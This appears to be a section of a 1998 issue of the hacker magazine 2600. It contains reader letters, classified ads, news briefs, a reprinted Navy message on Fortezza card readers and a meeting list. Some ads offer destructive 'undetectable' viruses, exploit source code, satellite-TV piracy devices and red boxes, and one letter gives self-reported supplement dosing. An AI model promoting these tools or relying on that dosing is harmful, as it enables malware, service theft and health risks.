My friend has one of those Saturn/GM EV-1 electric cars. It is probably the coolest car I've ever been in. Its cockpit is more like a spaceship than an automobile. Anyway, he was having some problems with his brakes - nothing major, they just felt a little odd. One night while driving on the freeway the problem became so bad he had to pull over to the side of the road. He called the 24 hour service number and they dispatched a repair team. A while later a van pulled up and two guys in slacks and ties climbed out with a laptop computer. Tucking their ties into their shirts, they opened the hood and plugged the laptop into a port. "Yep, this is a common problem," one of them said almost immediately. "We just need to download a patch and you'll be on your way." My friend was amazed. They downloaded a software patch and the brakes were absolutely perfect. Imagine the possibilities! A hackable car! (Saturn could give every buyer an API CD!) The future truly is a wonderful place.

Anonymous

New Meetings

Dear *2600:*

In response to Phrkman and Cybrthuug's letter in Volume 14, Number 4, we have been having a *2600* meeting in Fort Worth because the Dallas meeting lacks quality of any sort. The Fort Worth meeting has been going on for about nine months now, although it has not been included in the meeting list in the back of the mag (although I have mailed the info multiple times to *2600* - maybe it got overlooked). Anyway, the Fort Worth *2600* meeting is held at the North East Mall Food Court, off of Loop 820 at Bedford Euless Road, of course from 6:00 pm - 8:00 pm on the first Friday of every month. Hope to see you there.

I)ruid

First off, we only got one mention of a Fort Worth meeting and that was in April 1997. Not only that but the location was different than the one mentioned here. Now we've gotten three pieces of mail within a month bitching about how we never printed anything. If we publicized every town that supposedly has meetings without making sure they were truly interested and committed, we wouldn't have any room for articles. We also discourage meetings that are reactions to existing

meetings. What is the purpose of such divisiveness? If you are far enough from an existing meeting and near a different major city, then it can work out. But if you have problems with an existing meeting "lacking quality" the solution is to stay and make it better.

General: Stay within the limits given. More is not better. If you are on medications, have a pre-existing medical condition, or are pregnant, consult your doctor.

Dr. S
Biochemist

Drugs

Dear *2600:*

The article on hacking your head was interesting. I can add some data. I myself swear by DMAE. I have tried it with choline, and notice no additional effect from the choline, but who cares since by itself it's great! I use Twinlabs DMAE-H3, which is a little 50cc bottle of liquid, with an eyedropper - I drink one cc in water morning and night and it makes me more energetic and enthusiastic. And the effect is linear, in that it doesn't stop working after a few weeks like phenylalanine does. Used this way it costs $10 a month, and some of us probably spend more than that a week on coffee. Coffee rules too, but if I had to make a choice I'd drop the coffee and keep the DMAE. A very good book on this subject is *Smart Drugs And Nutrients* by Dean and Morgenthaler, which any good library or health food store will have.

informagnet

Dear *2600:*

Here are a few notes on Met-Enkeph's Stimulants article in 14.4:

Ephedrine: contra-indicated for people with sensitivity to methylxanthines (such as theobromine, theophylline, caffeine), cardiac problems, eating disorders, and high blood pressure. Chronic use has been linked to depression, anorexia, severe weight loss, insomnia, headaches, and a general weakness.

Valerian: Contains alpha-methylpyrrylketone, a narcotic; continued use leads to melancholy and hysteria; large doses can cause nausea, diarrhea, urination, delirium; decreases pulse and blood pressure. Should not be used daily for more than three weeks.

Aspirin: Not advised for people with ulcers or on anti-clotting medications.

Cable Modem Facts

Dear *2600:*

I read the article entitled "Cablemodems: They're Fast, But Are They Safe?" and the editorial "Words on Cable Modems." I would like to give you the full story on cable modems and how they truly work, including security issues involved with the use of cable modem service. I am a lead technician for an Internet company and my job currently involves working primarily with our cable modem services.

Acid Plaid stated in your last issue that cable modems have a serious "security hole" in them due to their using DHCP to obtain an IP address. In a way that is incorrect. We use DHCP on our LAN at one of our offices, but if you are using a LANcity box or any other type to service customers, any cable modem can easily obtain any IP address if you know which ones are available. Before I continue, I need to explain what a "node" is for those of you who do not understand cable service. A "node" is a box that is located on every block in your city. When you order cable, the cable guy will activate your personal spot on the "node." In order for your cable modem to communicate over fiber optics, your "node" must be activated with a new switch to understand the data being transferred. Now that I have confused the hell out of you, let's continue! Once your node is "hot" you can then t/x data. Most people don't know how to make their machines visible over a network, and those who do are usually smart enough to know how to protect their system. Yes, your computer can be accessible over cable modem, but you don't have to use DHCP.

Sorry for this being too long. I was even thinking about asking if I could just write another article about cable modems.

TyPEsCAN

Please do - this is a subject that is rapidly becoming interesting to a large number of people.

For the price of one stamp, you could be famous!

Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, New York
11953-0099
or e-mail letters@2600.com

2600 Marketplace

Happenings

2600 MAGAZINE, PHRACK MAGAZINE, AND r00t proudly present SUMMERCON X June 5, 6, 7 1998, Atlanta, GA at the Comfort Inn Downtown. For reservations, call: (404) 524-5555.

DEF CON 6.0 is July 31st to August 2nd. Crazy, wacky hackers descend on Las Vegas for the sixth annual computer underground convention. Last year over 1400 people showed up to party, exchange information and ideas, and hack on the local network. This year we have more space, more people, and more things to do. The fantasy T1 net connection, Capture the Flag contest, Spot the Fed, and, new this year, Spot the Screenwriter contests! A new social engineering contest and demonstrations plus the Voice of Mercury pirate radio. All of this stuff get your attention? Check out http://www.defcon.org/ or email The Dark Tangent (dtangent@defcon.org) for more information and an up to date listing of speakers. Bring old/cool stuff for the donations give-aways, and try and win the GTE van "door prize." Try fitting that in an overhead compartment!

For Sale

HACK THE RADIO: Hobby Broadcasting magazine covers DIY broadcasting of all types: AM, FM, shortwave, TV, and the Internet. It includes how-to articles about equipment, station operation and programming, enforcement, and much more. For a sample, send $3 U.S. ($4 Canada or $5 international). A subscription (4 quarterly issues) is $12 in the U.S. Hobby Broadcasting, PO Box 642, Mont Alto, PA 17237.

OFFERING SIX VIRUSES/VIRI which can automatically knock down DOS and Windows 3.1 operating systems at the victim's command to open Windows. Easily loaded, recurrently destructive, and undetectable via all virus detection and cleansing programs with which I am familiar. Well-tested, relatively simple, and designed with stealth and victim behavior in mind. Well written instructions, documentation, and antidote programs are included. $5 even TOTAL! Cash, money orders, and checks accepted. Sorry, no foreign orders. Provided on seven 1.44 MB, 3.5" floppy disks which can be freely copied. They make great gifts! Orders are promptly mailed out "priority" (USPO). Satisfaction guaranteed or you have a bad attitude! The Omega Man, 219 Lexington Rd., Elgin, TX 78621-1645, omegaman4@juno.com.

INFORMATION IS POWER! We've come out with a new catalog dropping our prices. Thanks to efforts by our printing press, we are now utilizing new printing techniques that have allowed us to pass on our savings to you. You can get your catalog of our informational manuals, programs, files, books, and videos for a mere $1 (covers postage, printing, etc). Our products cover information from the experts on hacking, phreaking, cracking, electronics, virii, anarchy, and the internet to name a few. We are legit and recognized world-wide. Send a mere $1 U.S. (cash is acceptable and has been respected for years now) to: SotMESC, Box 573, Long Beach, MS 39560.

PAOLO'S ONLINE: http://www.paolos.com. Entry equipment, automatics, police, covert, and exotic weaponry. By professionals, for the professional. We GUARANTEE your satisfaction, and lowest prices ANYWHERE on ANY MERCHANDISE. Many exclusive items, serving you since 1996, now with on-line ordering!

TOP SECRET CONSUMERTRONICS, exciting hacking, phreaking, and weird products since 1971. Go to www.tsc-global.com or send $3 for catalog to: Box 23097, ABQ, NM 87192.

2600 POSTERS! 2600 van crashing into NYNEX payphone from the Winter 95-96 cover. 20" x 30". Quality coated stock. Shipped in tube. $15. Send money order (no checks) payable to Kiratoy Inc., c/o Shawn West, PO Box 86, New York, NY 10272. Allow 4-6 weeks for delivery. Visit www.kiratoy.com/poster for more info.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other

hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, PO Box 11562-ST, Clt, Missouri 63105.

BROADEN YOUR MIND! I am selling the following information for cheap. Set up Windows 3.xx with multiple configurations. Complete code and instructions to give each user different wallpaper, screen savers, even screen resolutions! Much more! Only $4.00. How to change the startup graphic in all Windows versions. Bonus: how to change Win 95/98 exit screen. All for only $2.00. Pamphlet on how to hide files, email, etc. in a graphic picture. Can store files up to 200k. Requires programming knowledge. Only $2.00. Send cash, check, or money order (preferred, for fastest service) to: John D. Lord, PO Box 488, Boonville, IN 47601.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; FORBIDDEN SUBJECTS CD-ROM (330 mb of hacking files) $12 ppd; DISAPPEARING INK FORMULAS - safely write memos, love letters, or nasty notes. Fade time is adjustable. $5 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

TWO NEW DSS SMART CARD DEVICES. 1) Smart card emulator computer interface. 2) Smart card programmer (works with new generation access cards). Send $3 for new brochure - you won't be disappointed! Also, cable TV converters (send me the brand and model number of the converter used in your cable system. NEW ADDRESS: Ray Burgess, PO Box 7336, Villa Park, IL 60181-7336.

ATTENTION HACKERS AND PHREAKERS. For a catalog of plans, kits, and assembled electronic "tools" including the red box, slot machine manipulators, surveillance, radar jammers, lock picking, and many other hard to find equipment, send $1 to M. Smith-03, 1616 Shipyard Blvd. #267, Wilmington, NC 28412 or visit http://www.hackershomepage.com.

THE CUCKOO'S EGG BOOK FOR SALE. Only $39.95. There is only one book so if you want to contact me send me some email at cdazygo@telapex.com.

INFORMATION ARCHIVES: All the stuff you've always wanted to know but were afraid to ask! SOURCE CODE SPECIAL: source codes for the following exploits: ICQ Sniffer, Mozilla Killer, Pentium Killer, the infamous Win95 "Bonk" attack and many more - $10 each. Hard copies of PHRACK, hacker utility disks, and, as always, INFORMATION! For catalog, please send $2 along with one 32 cent stamp to: Information Archive Catalog Request, J. Olsommer, PO Box 222, Lakeville, PA 18438.

ATTN DIRECTV USERS: Learn how to get free pay per view events, movies, specials. Send $6.50 cash or check made out to CASH. Send to TV Ripoff, 11697 Beech Ave. #2600, Palm Beach Gardens, FL 33410-2605.

☎ ☎ ☎ ☎ ☎ Help Wanted ☎ ☎ ☎ ☎ ☎

LUCRATIVE JOINT VENTURE. "Top Gun" hacker or surveillance expert needed. Call in complete confidence: Ross (612) 306-1245.

OFF THE HOOK can now be heard on the net! Thanks to the generosity of people with access to bandwidth, people from around the planet can tune in every Tuesday at 8 pm Eastern Time by connecting to www.2600.com (listeners in the New York metropolitan area should tune to WBAI 99.5 FM). If you have access to a T-1 or better from work, your dorm room, or anyplace else in the entire world, we need your help to get the show distributed. Mail porkchop@2600.com if you have the bandwidth to serve listeners from around the world.

SEEKING HELP on how to identify unauthorized duplications of computer software programs by corporate entities. Possible reward for those who can help. Please respond to: Martin Drost, 4949 W. Dempster, Skokie, IL 60077.

☎ ☎ ☎ ☎ ☎ ☎ Services ☎ ☎ ☎ ☎ ☎ ☎

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Jr., Attorney at Law, at (334) 265-6602 or cyberlaw@mindspring.com. Extensive computer and legal background.

☎ ☎ ☎ ☎ ☎ ☎ Personal ☎ ☎ ☎ ☎ ☎ ☎

BOYCOTT BRAZIL. Please review my web sites and help me inform the WORLD as to my torture, denial of due process, and forced brain implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: http://members.aol.com/BrazilByct.

ONLY SUBSCRIBERS CAN ADVERTISE IN 2600! Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgement on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. nclude your address label or photocopy. Deadline for Summer issue: 6/30/98.

NOT A SECRET

found by Seraf

This message was sent from COMSPAWARSYSCOM (Space and Naval Warfare Systems Command) to a whole bunch of bureaucrats concerning the fact that nobody can seem to get the military's new cryptography package working. Who knew that MS-DOS would be a major stumbling block in securing our government's most sensitive information?

The list of recipients is a functional "who's who" of the obscure agencies that care about this kind of stuff. They include the Director of the National Security Agency (DIRNSA), the headquarters of the Defense Intelligence Systems Agency (HQ DISA), the Joint Chiefs of Staff (JOINT STAFF), and the Assistant Secretary of the Navy (ASSTSECNAV).

```
ADMINISTRATIVE MESSAGE
ROUTINE
R 021116Z OCT 96 ZYB
FM COMSPAWARSYSCOM WASHINGTON DC//PMW161/PMW152//
TO DIRNSA FORT GEO G MEADE MD//X/DDI// HQ DISA WASHINGTON DC//D/D2/D6//
CINCPACFLT PEARL HARBOR HI//N6//
CINCLANFLT NORFOLK VA//N6//
CINCUSNAVEUR LONDON UK/N6///
COMUSNAVCENT//N6//
USCINCPAC HONOLULU HI//J6//
USCINCACOM NORFOLK VA//J6/J63//
COMNAVCOMTELCOM WASHINGTON DC//00//
NAVINFOSYSMGTCEN WASHINGTON DC//OO//
COMMARCORSYSCOM QUANTICO VA//C4I/C4IT//
NCTAMSLANT NORFOLK VA//00//
NISE EAST CHARLESTON SC//70/72//
NRAD SAN DIEGO CA//83/87//
NAVCOMTELSTA WASHINGTON DC//96//
INFO SECDEF WASHINGTON DC//OASD-C31-ISS//
JOINT STAFF WASHINGTON DC//J6K/J6T//
CNO WASHINGTON DC//N6/N61/N64/N643//
CMC WASHINGTON DC//CSB//
ASSTSECNAV RDA WASHINGTON DC//C4I//
UNCLAS //N05230//PASS TO MSGID/GENADMIN/SPAWAR//
SUBJ/PCMCIA CARD READER PROBLEMS//
REF/A/DOC/OSD/940707/-//
REF/B/MSG/NISMC/940719/190908Z//
REF/C/MSG/CPF/950901/010242Z//

NARR/REF A IS OSD/C3I LTR MANDATING PC CARD READERS IN DOD COMPUTERS. REF B IS
MSG FROM NISMCDISSEMINATING INFO FROM REF A WITHIN DON. REF C IS MSG FROM
CINCPACFLT INDICATING PROBLEMSWITH PC CARD READERS.


RMKS/1. REF A, IMPLEMENTED BY REF B WITHIN DON, MANDATED ALL DOD COMPUTERS
ANDWORKSTATIONS PROCURED SHALL BE CAPABLE OF SUPPORTING AT LEAST TWO PC CARDS OF
THE TYPE IIHEIGHT CONFIGURATION. NAVY DMS\MISSI WORKSHOPS AND TECH MTGS WITH FLT
PERSONNEL HAVEPROVIDED FEEDBACK THAT THERE ARE SOME TECH ISSUES ASSOC WITH THE
INSTALL OF FORTEZZATECHNOLOGY WITH PERSONAL COMPUTER (PC) CARD READERS. THE
INSTALL OF FORTEZZA IS NOTCURRENTLY A SIMPLE PLUG AND PLAY OPERATION. RECENT
FORTEZZA INSTALL EXPERIENCES HAVEINDICATED THAT DRIVER SOFTWARE, PC CARD READER
HARDWARE, APPLICATION SOFTWARE AND DOSCONVENTIONAL MEMORY LIMITATIONS CAN CAUSE
PROBLEMS DURING INSTALL. REF C WAS FLT CINC MSGTHAT ALSO HIGHLIGHTED SIMILAR
PROBLEMS.

2. MTGS WITH NSA AND DISA DMS/MISSI TECH STAFFS HAVE CONFIRMED NSA, DISA, AND AIR
FORCE AREALSO HAVING SIMILAR TECH PROBLEMS. NSA HAS GATHERED SOME TESTING DATA
RESULTING FROM THEIREFFORTS TO INTEGRATE SEVERAL PC CARD READERS WITH FORTEZZA
```

CARDS AND ASSOCIATED DRIVERS.HOWEVER, DUE TO CHANGES\UPDATES IN FORTEZZA RELATED COMPONENTS (HARDWARE, DRIVERSOFTWARE) MUCH OF THIS TESTING DATA WILL BE CONTINUALLY UPDATED. INSTALLATION, INTEGRATION,AND OPERATION OF CARDS, CARD READERS, AND DRIVER SOFTWARE HAS BEEN A FRUSTRATINGEXPERIENCE FOR MANY DOD USERS. USERS THAT HAVE ADDITIONAL HARDWARE COMPONENTS ANDDRIVERS (SUCH AS CD-ROMS), HAVE MEMORY MGMT PROBLEMS THAT PREVENT THE CARD READER FROMWORKING, DUE TO CONVENTIONAL DOS MEMORY LIMITATIONS. NSA HAS PROPOSED THE USER REALLOCATETHE ASSOCIATED DRIVERS BY REMOVING UNNECESSARY COMPONENTS THAT USE EXCESSIVE MEMORY. DONUSERS WILL BE ENCOURAGED TO CONSIDER THIS OPTION IN ORDER TO OPERATE WITHIN THE 640KCONVENTIONAL MEMORY LIMITATIONS FOUND ON MOST PERSONAL COMPUTERS (PCS). CURRENT ESTIMATESARE THAT THE MEMORY REQUIRED TO OPERATE ONE FORTEZZA PC CARD IS APPROX 35K WHEN UTILIZINGDOS PROTECTED MODE SERVICES (DPMS) SOFTWARE. THIS INCLUDES THE MEMORY REQUIRED FOR THEFORTEZZA DRIVER, SOCKET SERVICES, FORTEZZA PC CARD, AND MOST OTHER PC CARDS. USE OF DPMSSOFTWARE MITIGATES THE CONVENTIONAL MEMORY MGMT PROBLEMS ENCOUNTERED BY REALLOCATINGMEMORY OUTSIDE OF THE 640K LIMIT. SOME PROBLEMS USING FORTEZZA WITH PC CARD READERS HAVEBEEN ATTRIBUTED TO PC CARD READERS NOT BEING PROPERLY INSTALL\CONFIG. AS A RESULT OFDMS\MISSI INSTALLATIONS PMW161 IS DOCUMENTING FORTEZZA PC CARD READER INSTALLATION DATA ANDWILL POST IT ON THE INFOSEC HOME PAGE.

3. FOR NSA: PRIOR TECHNICAL EXCHANGES BTWN NAVY AND NSA PERSONNEL HAVE BEEN HELPFUL INUNDERSTANDING ISSUES ASSOCIATED WITH INTEGRATING FORTEZZA TECHNOLOGY WITH PC CARDREADERS. DURING TECH INFO EXCHANGES, NSA INDICATED THAT IT IS TESTING PC CARD READERS WITHFORTEZZA PC CARDS AND PLANS TO POST RESULTS ON A WORLD WIDE WEB HOME PAGE IN THE NEARFUTURE. THE INTENT OF NSA IS TO ENSURE WIDEST POSSIBLE DISTRIBUTION OF THE MOST CURRENT INFOREGARDING PC CARD READERS. THROUGH THE WORLD WIDE WEB HOME PAGE, USERS WILL HAVE ACCESSTO INFO REGARDING WHICH PC CARD READERS SUPPORT FORTEZZA AND OTHER PC CARDS. ADDITIONALLY,IT IS PLANNED THAT THE WORLD WIDE WEB HOME PAGE WILL PROVIDE GUIDANCE REGARDING THEINSTALLATION OF PC CARD READERS THAT MAY NOT WORK UPON INITIAL INSTALLATION. THE INSTALLGUIDANCE WILL HELP IDENTIFY WHERE PROBLEMS OCCUR DURING THE INTEGRATION OF FORTEZZA WITHPC CARD READERS. IT IS ANTICIPATED THAT INCREASING USER FRUSTRATION WILL BE MITIGATED ONCETHE INFO DISCUSSED ABOVE IS WIDELY AVAILABLE.

4. FOR DON USERS: PMW161 WILL PROVIDE THE MOST CURRENT INFO AVAILABLE TO NAVY USERSREGARDING THE INTEGRATION OF FORTEZZA WITH PC CARD READERS ON THE SPAWAR INFOSEC HOME PAGEAT HTTP://INFOSEC.NOSC.MIL. THIS INFORMATION IS PLANNED TO BE POSTED ON THE INFOSEC HOME PAGEBEGINNING IN NOV 96. THE SPAWAR INFOSEC HOME PAGE WILL PROVIDE THE CURRENT LIST OF NAVY ANDNSA TESTED PC CARD READERS AND OPERATING SYSTEMS THAT WILL WORK WITH THE FORTEZZA PC CARD.UPDATED PC CARD READER AND OPERATING SYSTEM INFORMATION WILL BE PLACED ON THE SPAWARINFOSEC HOME PAGE AS SOON AS RECEIVED. DON USERS SHOULD NOTE THAT THE LISTING OF PC CARDREADERS ON THE INFOSEC HOME PAGE IS NOT A FULLY INCLUSIVE LISTING OF ALL PC CARD READERS THATMAY WORK WITH FORTEZZA BUT IS ONLY A CURRENT LISTING OF THOSE READERS TESTED BY EITHER NSAOR NAVY. THE LIST IS EVOLVING BASED ON NEW READERS\DRIVERS BEING TESTED, AND IS AN ATTEMPT TODEVELOP A BASELINE OF PC CARD READER INFORMATION TO PROVIDE TO DON USERS. TECHNICALQUESTIONS ON PC CARD READERS AND FORTEZZA SHOULD BE REFERRED TO THE INFOSEC HELP DESK AT1-800-304- 4636. DON USERS DESIRING ADDITIONAL PC CARD READERS TESTED SHOULD CONTACT THEINFOSEC HELP DESK WITH THAT INFORMATION. NAVY USERS SHOULD USE THE AVAILABLE INFORMATIONFROM PMW161 IN PROCURING PC CARD READERS.

5. THE ONGOING NSA MISSI BETA TEST,IN WHICH THE NAVY IS A PARTICIPANT, WILL REVEAL ADDITIONALCARD READER INFO. HOWEVER, SPAWAR PMW-161 DESIRES A CONTINUED OPEN TECH DIALOGUE WITH NSAPERSONNEL IN WHICH FORTEZZA PC CARD TESTING INFO IS MADE WIDELY AVAILABLE TO DON USERS. THISWILL ALLOW CUSTOMERS A SMOOTHER TRANSITION TO THE FORTEZZA TECHNOLOGY. THE NAVYRECOGNIZES THE ASSOCIATED PC CARD READER CONFLICTS ARE NOT CAUSED SOLELY BY THE FORTEZZA PCCARD BUT ARE OFTEN SYSTEM RELATED ISSUES IN WHICH SEVERAL FACTORS (DRIVER SOFTWARE, PC CARDREADER HARDWARE, FORTEZZA PC CARD, APPLICATION SOFTWARE, AND CONVENTIONAL MEMORYLIMITATIONS) ARE INVOLVED. HOWEVER, NAVY CUSTOMERS ARE VERY CONCERNED ABOUT THE LARGEINVESTMENT THEY ARE MAKING IN THE PROCUREMENT OF NEW PCS AND STRONGLY DESIRE TO CORRECTLYPOSITION THEMSELVES FOR THE FUTURE. FOR NSA: TO ALLEVIATE THIS CONCERN AND TO ASSIST DONUSERS IN MAKING PROCUREMENT DECISIONS, REQUEST NSA PROVIDE FORTEZZA PC CARD READER INFO INPUBLIC FORUM AS PLANNED. DISSEMINATION OF THIS INFO IS CRITICAL TO ENSURE A SUCCESSFULIMPLEMENTATION OF FORTEZZA TECHNOLOGY. DON USERS MUST BE PROVIDED CLEAR GUIDANCE ON HOWTO BEST UTILIZE LIMITED RESOURCES.

According to the *SonntagsZeitung* newspaper in Switzerland, Swiss police have been secretly tracking the whereabouts of GSM phone users using a telephone company computer that records billions of movements going back more than six months. Officials at Swisscom (the government run phone company) confirmed this but swear they only used the information in court orders.

According to the paper, "Swisscom has stored data on the movements of more than a million mobile phone users. It can call up the location of all its mobile subscribers down to a few hundred meters and going back at least half a year."

There are 3,000 base stations across the country that are used to track the location of mobile phones as soon as they're switched on. Many people think this only works when they're actually having conversations.

In this country, we do no such thing naturally. However, by October 1, 2001, it will be mandatory for users of these phones to be trackable to within 410 feet.

And on a GSM-related note, that uncrackable encryption scheme that all of the GSM companies use? Cracked in April by the Smartcard Developer Association. According to Marc Briceno, director of the organization of researcher/hackers, the scheme would have been a lot more secure if it hadn't been kept so secret. "As shown so many times in the past," he said, "a design process conducted in secret and without public review will invariably lead to an insecure system. Here we have yet another example of how security by obscurity is no security at all." In addition, evidence of possible deliberate weakening of the encryption scheme was uncovered. George Schmitt, president of Omnipoint, the New York area GSM company said, "My hat goes off to these guys, they did some great work. I'll give them credit, but we're not at any risk of fraud." The next day Omnipoint announced that it was changing its mathematical formulas for identifying phones.

New York City's new area codes are on hold until a resolution is worked out with the FCC on what appears to be a really stupid rule. This rule requires *all* residents of an area with an overlay code (that is, an area code that co-exists with another area code in the exact same area) to dial eleven digits (1+area code+number) *even when the number is in the same area code.* Supposedly this has something to do with fairness although nobody we could find was able to figure out how deliberately adding an inconvenience makes anything fair. But then, we have trouble figuring out anything the FCC is involved in. Incidentally, New York's new area codes will be 646 (an overlay with 212) and 347 (an overlay with 718).

In a really bizarre but all too typical story, the Pentagon in February went crying to the media again about all of the hackers that have been hitting them in "the most organized and systematic" attack they've ever seen. But it doesn't end there. Less than a week later, two 15 year olds in California were raided by the FBI and accused of beating up on the Pentagon. But even then the story kept going. It seems that the real mastermind behind the attacks was this Israeli kid who went around by the name of "The Analyzer." Everyone there was very quick to point out how he wasn't a criminal. According to the *police,* "this guy didn't act for what we call criminal motives, only for his curiosity, his ego, or any other motive - not for money." Not bad, but why is it people who do *less* in this country wind up in prison for three years without bail waiting for a trial? Kevin Mitnick, who never *touched* the Pentagon and has never been accused of hacking for money is described as the anti-Christ in the United States. Israeli Prime Minister Benjamin Netanyahu's description of the Israeli hacker? "Damn good." Not only do the Israelis know something we don't but they will learn from these intelligent people whereas we seem determined to continue intimidating and imprisoning them.

It's really starting to get pretty ridiculous. The newest alternative carrier came to us in a letter from the Binary Brothers (1 and 0, don't ask) announcing the "Dime Line" - 10 cent a minute calls *anytime.* Of course, the call has to be a minimum of three minutes which means a five second call will cost you 30 cents. And, of course, you have to pay them $5 a month for the privilege. And, just to add a little confusion, every *other* call is half price, as long as it doesn't go over 10 minutes. We have no idea what happens if it does. But the real milestone here is the carrier access code itself - it's one of the new seven digit ones. VarTec Telecom says, in all seriousness, "Just dial 1010-811+1+area code+the number you wish to call." 18 digits to make a phone call. But the thing that is guaranteed is that if you pick up your phone just *once* this month and dial those 18 digits and stay on the line for a single second, it will cost you $5.30. Plus tax.

Here's great news for all of you international hackers: the United States, Canada, Britain, Ger-

many, France, Italy, Russia, and Japan have all agreed to search for and prosecute "high tech criminals" even when extradition laws do not apply. It's just another way of getting around that inconvenience we call justice.

The FCC, in an alliance with sheer greed, has agreed to charge 28.4 cents to owners of toll-free numbers for every call made to them from a payphone. Now let's think about this. Toll-free numbers? Aren't they supposed to be, well, toll-free? The cost of the call is already being paid for by the person who owns the number, right? So what exactly is this extra fee for? Well, it seems some sleazoid payphone owners are getting all pissed off because people use their phones to call toll-free numbers. They've already managed to disable incoming calls because they can't charge people for those. Now they've figured out a way to charge people for something they have no business making money from. After all, there is no wear and tear on the phone from dialing a toll-free call. The local phone company certainly doesn't charge them anything for making such a call. So the only thing they can gripe about is the fact that while someone is making a toll-free call, someone else *isn't* making a toll call. Great, but when was the last time you ever saw a line at a COCOT? People *avoid* these things because they're so overpriced! OK, not *all* of them, but enough to tarnish the entire industry. And this kind of a move does nothing to fix their reputation. Now companies are *blocking* payphones from accessing their toll-free lines. Calling card and collect rates have gone up to cover this new charge. People are using payphones less now. And confusion reigns. One thing that has become clearer is the fact that the FCC doesn't really care.

Here's a story we knew was coming. William McCray of East Palo Alto, California has been sentenced to 28 years to *life* in prison for stealing and reprogramming cellular phones. That's right, life for reprogramming cellular phones! California has this thing called the three strikes law which enables prosecutors to get extremely stiff penalties against criminals with two prior felony convictions. While this guy had a couple of violent convictions in the past, this one wasn't. And the law doesn't say that violence is a prerequisite. It doesn't take a psychic to see where this is heading.

Feel like tracking an inmate? Just call 1-888-VINE-4NY to find out where an inmate is in the New York City jail system. Once you know how their numbering system works, you can track people all over the place. If you don't use an inmate number, you'll have to know their name and arrest date. Eventually this system will provide updates on arraignments, trials, bail hearings, and probation status. But here's the best part: if you're really concerned you can have this thing call you (or anyone) as soon as an inmate is released or transferred to another prison system! This thing is relentless - it will start calling within 10 minutes of the release and every 30 minutes for the next 24 hours until it not only gets an answer, but receives the proper password which you entered when you originally called. We don't even want to *think* of the mayhem this may cause.

Cyber Promotions has seen better days. They used to send around 25 million unsolicited e-mail ads a day. They lost their own Internet service a while back and now they have been forced to pay $2 million to settle a lawsuit with Earthlink, an Internet provider. The new version of sendmail (8.9) will also have anti-spam features built in to keep companies like Cyber Promotions from annoying everybody. We wonder if these junk mail companies will start to get the hint.

While the number of crazy laws being passed is really too high to even begin to keep track of, this little gem from New Mexico caught our attention. It's kind of like the son of the now-dead Communications Decency Act and it's set to go into effect this summer. Any content provider who allows children to see things that are "indecent" will be facing a felony charge. Merely "luring" a minor by means of a "computer communication" will be a felony too. Remember the days when you had to leave your house to commit these kind of crimes? The information age has truly brought everything to our fingertips. The ACLU has promised to fight this.

Justin Boucher thought it would be a neat idea to write an article for an unofficial student newspaper at his high school in Milwaukee. The article was entitled "So You Want To Be A Hacker" and it described some of the finer points of hacking as well as some potential weak points in Greenfield High School. The school's reaction? Did they yell at him? Suspend him? Give him detention? *Thank* him? No, they *expelled* him on January 21. It used to be you would have to practically kill someone to get expelled from school but the times sure are changing.

MEETINGS

UNITED STATES

Alabama

Birmingham: Hoover Galleria Food Court by the payphones next to Wendy's. 7 pm.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Diego: EspressoNet on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Connecticut

Milford: The Post Mall by Time-Out.

District of Columbia

Washington: Pentagon City Mall in the food court.

Florida

Ft. Myers: At the cafe in Barnes and Noble.

Miami: Dadeland Shopping Center in front of the Coffee Beanery by Victoria Station restaurant.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall Food Court.

Illinois

Chicago: Pick Me Up Cafe at 3408 North Clark Street.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Massachusetts

Boston: Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Northampton: JavaNet Cafe at 241 Main Street.

Michigan

Ann Arbor: Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Missouri

Kansas City: Food Court at the Oak Park Mall in Overland Park, Kansas.

St. Louis: Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Nebraska

Omaha: Oak View Mall Barnes and Noble, 6:30 pm.

Nevada

